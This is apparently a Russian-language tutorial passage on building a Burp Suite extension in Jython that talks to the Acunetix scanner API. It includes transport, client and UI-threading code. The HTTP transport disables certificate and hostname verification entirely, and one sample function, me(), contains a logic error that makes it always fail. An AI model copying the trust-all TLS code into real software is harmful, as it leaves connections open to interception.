
Если ты используешь Standalone-версию Jython, скачай requests вручную. Распакуй архив, возьми из него папку **src/requests** и положи в папку с пакетами Jython. Обычно это **site-packages** в папке **Lib** папки с Jython. Можно положить в другую папку, тогда не забудь в настройках Burp указать ее как папку с модулями.

Если у тебя Jython развернут при помощи мастера установки, установи **pip** для Jython. Например, в Windows команда выглядит так:

```
C:\jython2.7.3\bin\jython.bat -m ensurepip
```

После ставь **requests** командой `C:\jython2.7.3\bin\jython.bat -m pip install requests`.

Когда **requests** установлен, в Burp открой Extensions → Extensions settings → Python environment и укажи в качестве папки с модулями ту папку, в которой лежит **requests**.



Настройки окружения Python

Теперь **requests** установлен и доступен для использования.

Альтернативный вариант — использовать библиотеки Java. Burp перед загрузкой расширения компилирует файлы .py в class. Для Burp любое расширение написано на Java. Это дает возможность пользоваться стандартными библиотеками. Для транспорта отлично подходит **java.net**.

```
# -*- coding: utf-8 -*-

from java.net import URL
from java.io import BufferedReader, InputStreamReader, OutputStreamWriter
from javax.net.ssl import HttpsURLConnection
from javax.net.ssl import SSLContext, HostnameVerifier, TrustManager
from javax.net.ssl import X509TrustManager
from java.security import SecureRandom, KeyStore
from javax.net.ssl import TrustManagerFactory
import javax.net.ssl as sslmod
import json
import traceback

class TransportError(Exception):
    pass

class HttpTransport(object):
    def __init__(self, callbacks, debug=False):
        self._callbacks = callbacks
        self.api_url = None
        self.api_key = None
        self.debug = bool(debug)

    def set_credentials(self, api_url, api_key):
        self.api_url = api_url.rstrip("/") if api_url else None
        self.api_key = api_key

    def _make_insecure_trust_manager(self):
        class _TM(X509TrustManager):
            def checkClientTrusted(self, chain, authType): pass
            def checkServerTrusted(self, chain, authType): pass
            def getAcceptedIssuers(self): return None
        return [_TM()]

    def _apply_ssl_config(self, conn):
        try:
            if isinstance(conn, HttpsURLConnection):
                tms = self._make_insecure_trust_manager()
                ctx = SSLContext.getInstance("TLS")
                ctx.init(None, tms, SecureRandom())
                conn.setSSLSocketFactory(ctx.getSocketFactory())
                class _Verifier(HostnameVerifier):
                    def verify(self, hostname, session): return True
                conn.setHostnameVerifier(_Verifier())
        except Exception as e:
            self._callbacks.printError("[Transport] apply_ssl_config error: %s" % str(e))

    def request(self, method, path, payload=None, headers=None):
        if not self.api_url:
            raise TransportError("API URL not set")

        url = URL(self.api_url + "/" + path.lstrip("/"))
        conn = url.openConnection()

        try:
            try:
                conn.setRequestMethod(method)
            except:
                pass

            if isinstance(conn, HttpsURLConnection):
                self._apply_ssl_config(conn)

            # default headers
            conn.setRequestProperty("Accept", "application/json")
            if self.api_key:
                conn.setRequestProperty("X-Auth", self.api_key)
            if headers:
                for k, v in headers.items():
                    conn.setRequestProperty(k, v)

            body_text = ""
            if payload is not None:
                conn.setDoOutput(True)
                conn.setRequestProperty("Content-Type", "application/json")
                try:
                    osw = OutputStreamWriter(conn.getOutputStream(), "UTF-8")
                    osw.write(json.dumps(payload))
                    osw.flush()
                    osw.close()
                except Exception as e:
                    raise TransportError("Failed to send request body: %s" % str(e))

            try:
                code = conn.getResponseCode()
            except Exception:
                code = -1

            header_fields = {}
            try:
                hf = conn.getHeaderFields()
                if hf:
                    for key in hf.keySet():
                        values = hf.get(key)
                        header_fields[key] = list(values) if values else []
            except Exception:
                pass

            stream = None
            try:
                if 200 <= code < 400:
                    stream = conn.getInputStream()
                else:
                    stream = conn.getErrorStream()
            except Exception:
                stream = None

            if stream is not None:
                try:
                    reader = BufferedReader(InputStreamReader(stream, "UTF-8"))
                    sb = []
                    line = reader.readLine()
                    while line is not None:
                        sb.append(line)
                        line = reader.readLine()
                    reader.close()
                    body_text = "\n".join(sb)
                except Exception as e:
                    raise TransportError("Failed to read response stream: %s" % str(e))
            else:
                body_text = ""

            if self.debug:
                self._callbacks.printOutput("\n" + "="*60)
                self._callbacks.printOutput("[Transport] %s %s" % (method, url.toString()))
                self._callbacks.printOutput("[Transport] Status: %s" % str(code))
                self._callbacks.printOutput("[Transport] Headers: %s" % str(header_fields))
                self._callbacks.printOutput("[Transport] Body: %s" % (body_text or "<empty>"))
                self._callbacks.printOutput("="*60 + "\n")

            return int(code), header_fields, body_text

        except TransportError:
            raise
        except Exception as e:
            raise TransportError("HTTP transport error: %s\n%s" % (str(e), traceback.format_exc()))
```

Пакет **requests** многое прячет под капотом, например работу с SSL и запись в поток. Из-за этого код с **java.net** гораздо длиннее. Но код будет работать без установки дополнительных пакетов Python. При написании сложных расширений тебе часто придется использовать библиотеки Java вместо привычных CPython.

Создай файл **acu_client.py**, в нем будет все для выполнения запросов к Acunetix API:


```
# -*- coding: utf-8 -*-

import json
# Импорт библиотеки транспорта
from transport import HttpTransport, TransportError

class AcunetixError(Exception):
    pass

class AcunetixClient(object):
    # Как обычно, сохраняем колбэки. Также потребуется store
    def __init__(self, callbacks, store):
        self._callbacks = callbacks
        self.store = store
        # Если хочешь подробно трассировать вывод, установи дебаги в True
        self.transport = HttpTransport(callbacks, debug=False)
        self.debug_full_response = False

    # Функция-обертка. Креды добавляются на уровне транспорта, но в интерфейс мы передаем только клиент AcunetixClient
    def set_credentials(self, api_url, api_key):
        self.transport.set_credentials(api_url, api_key)

    # Хелпер, парсит строку в JSON
    def _parse_json(self, text):
        if not text:
            return {}
        try:
            return json.loads(text)
        except Exception:
            return text

    # Функция-обертка для выполнения запроса: передает транспорту запрос, парсит результат и возвращает значение
    def _request(self, method, path, payload=None, headers=None):
        try:
            code, hdrs, body = self.transport.request(method, path, payload=payload, headers=headers)
            parsed = self._parse_json(body)
            return code, hdrs, parsed
        except TransportError as e:
            self._callbacks.printError("[API] Transport error: %s" % str(e))
            return None, None, None
        except Exception as e:
            self._callbacks.printError("[API] Unexpected error: %s" % (str(e)))
            return None, None, None
```

Наконец мы добрались до самого сладкого — формирования запросов к API. Нужно реализовать проверку соединения. Какого-то официального эндпоинта для проверки коннекта у Acunetix нет, поэтому я решил использовать получение списка таргетов через GET-запрос к **/api/v1/targets**. Успешное выполнение гарантирует наличие коннекта. И в дальнейшем этот метод потребуется, поэтому я выбрал его.

```
# Функция потребуется не только для проверки коннекта. В следующей части мы реализуем поиск по таргетам, поэтому я сделал сервисную функцию с добавлением аргументов
def _get_targets(self, query=None, page=None, normalize=True):
    try:
        path = "/api/v1/targets"
        if query:
            path += "?q=%s&l=100" % query
        else:
            path += "?l=100"

        code, hdrs, parsed = self._request("GET", path)
        if not isinstance(parsed, dict):
            return False, "Invalid response from API"

        items = parsed.get("targets", [])
        if not isinstance(items, list):
            return False, "Invalid targets list in response"

        if not normalize:
            return True, items

        normalized = []
        for t in items:
            normalized.append({
                "id": str(t.get("target_id") or t.get("id") or ""),
                "address": t.get("address", "") or "",
                "description": t.get("description", "") or ""
            })
        return True, normalized

    except Exception as e:
        return False, str(e)
```

Недокументированные возможности Acunetix API

У Acunetix API есть недокументированные методы. По какой-то непонятной причине команда разработчиков не стала о них упоминать в справке. Узнать о методах можно, только прослушивая запросы, когда копаешься в веб-интерфейсе программы.



Обращение к скрытым методам API

Интерфейс Acunetix использует тот же API, к которому обращаемся мы. Поэтому есть смысл подсматривать, какие запросы и как формирует сама программа.

Для проверки коннекта можно было бы использовать один из двух методов: **me** или **info**. Первый возвращает информацию о пользователе, для которого сгенерирован ключ API. Второй возвращает информацию об установке, лицензии и тому подобные вещи. Я решил оставить запрос таргетов, но при желании ты легко можешь переписать код. Например, так:

```
def me(self):
    try:
        path = "/api/v1/me"
        code, hdrs, parsed = self._request("GET", path)
        if not isinstance(parsed, dict):
            return False, "Invalid response from API"

        if not isinstance(parsed, list):
            return False, "Invalid json in response"

        return True, parsed

    except Exception as e:
        return False, str(e)
```

Функция проверки коннекта вызывает **_get_targets**. Если запрос выполнился и нет ошибок, значит, коннект есть:

```
def check_connection(self):
    success, data = self._get_targets(normalize=False)
    if success:
        count = len(data)
        return True, "Connected (targets: %d)" % count
    return False, "Connection failed: %s" % data
```

Не забудь в главном файле добавить импорт **AcunetixClient**. В функцию регистрации расширения (**registerExtenderCallbacks**) добавь создание объекта **client** и передай его в конструктор интерфейса:

```
self.client = AcunetixClient(self._callbacks, self.store)
self.ui = AppConfigPanel(callbacks, store=self.store, client=self.client)
```

Вернись в **ui.py**, чтобы «оживить» кнопку Check. Если выполнять запросы в потоке приложения, интерфейс зависнет. Чтобы этого избежать, воспользуемся **threading** для управления потоками. Создай универсальную запускающую функцию **_run_api_task**:

```
def _run_api_task(self, task_name, api_func, on_success=None, on_error=None, on_finally=None):

    def worker():
        try:
            # Jython не поддерживает f-strings, используем %-форматирование
            self._callbacks.printOutput("[%s] Starting..." % task_name)
            result = api_func()
            if on_success:
                SwingUtilities.invokeLater(lambda: on_success(result))
            return result
        except Exception as e:
            self._callbacks.printError("[%s] Error: %s" % (task_name, str(e)))
            if on_error:
                SwingUtilities.invokeLater(lambda: on_error(e))
        finally:
            if on_finally:
                SwingUtilities.invokeLater(on_finally)

    thread = threading.Thread(target=worker)
    thread.setDaemon(True)
    thread.start()
    return thread
```

Функция принимает название задач, чтобы корректно писать в лог, и четыре функции:

- **api_func** — функция, которую нужно запустить и поместить в поток;
- **on_success** — колбэк для обработки успешного результата;
- **on_error** — колбэк на ошибку;
- **on_finally** — колбэк, который выполнится независимо от успешности запуска.

Внутри замкнута функция, чтобы не передавать параметры запуска, а использовать локальные переменные. Этапы работы: получили запрос на запуск функции, запустили воркер в отдельном потоке, по итогу запустили колбэки.

Обнови функцию **on_check_connection**, которая обрабатывает клик по кнопке Check:

```
def on_check_connection(self, event):
    api_key, api_url = self.get_credentials_from_fields()

    self.check_btn.setText("Checking...")
    self.check_btn.setEnabled(False)

    if not api_key or not api_url:
        self._callbacks.issueAlert("Please fill in all fields")
        return

    def do_check():
        self.client.set_credentials(api_url, api_key)
        self._callbacks.printOutput("[CHECK] Performing connection check...")
        return self.client.check_connection()

    def on_success(result):
        success, message = result
        if success:
            self._callbacks.printOutput("[CHECK] Connection check successful")
            JOptionPane.showMessageDialog(self.panel, "Connection check successful", "Success", JOptionPane.INFORMATION_MESSAGE)
            return

        err = "Connection check failed: %s" % message
        self._callbacks.issueAlert(err)
        JOptionPane.showMessageDialog(self.panel, err, "Error", JOptionPane.ERROR_MESSAGE)

    def on_error(error):
        self._callbacks.printError("[CHECK] Connection check error: %s" % str(error))

    def on_finally():
        self._callbacks.printOutput("[CHECK] Finished")
        self.check_btn.setText("Check")
        self.check_btn.setEnabled(True)

    self._run_api_task("CHECK", do_check, on_success, on_error, on_finally)
```

Продолжение статьи →

← НАЧАЛО СТАТЬИ


МОЩЬ ДВУХ КИТОВ

ОБЪЕДИНЯЕМ ВОЗМОЖНОСТИ BURP И ACUNETIX

Сервисные функции замкнуты внутри, чтобы не засорять пространство имен и сделать код читаемым.

Обрати внимание, что в `on_success` я дополнительно проверяю успешность выполнения запроса. Функция `on_error` сработает, если проблемы возникли с самим потоком, значит, выполнение `on_success` гарантирует только то, что запрос каким-то образом выполнился.

Для наглядности добавил вывод сообщения через `JOptionPane.showMessageDialog`.


Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Acunetix Sync
Check
Save
Success
OK

API Settings
API Key: 1986ad8c0a5b3df4d7028d5f3c06e936c5da5ab37aeb6463aba86953700471969
API URL: https://127.0.0.1:3443


Connection check successful

Успешное подключение к API

Найди и раскомментируй в `ui.py` в функции `on_save` строку сохранения кредов в клиенте API:

```
self.client.set_credentials(settings["api_url"], settings["api_key"])
```

После протестируй кнопку Check. В логах приложения ищи сообщение об успешном выполнении запроса к Acunetix API.


Details
Output
Errors
Select file ...
Event log
Filter
Critical
Error
Info
Debug
Search

○ Output to system console
○ Save to file:
● Show in UI:

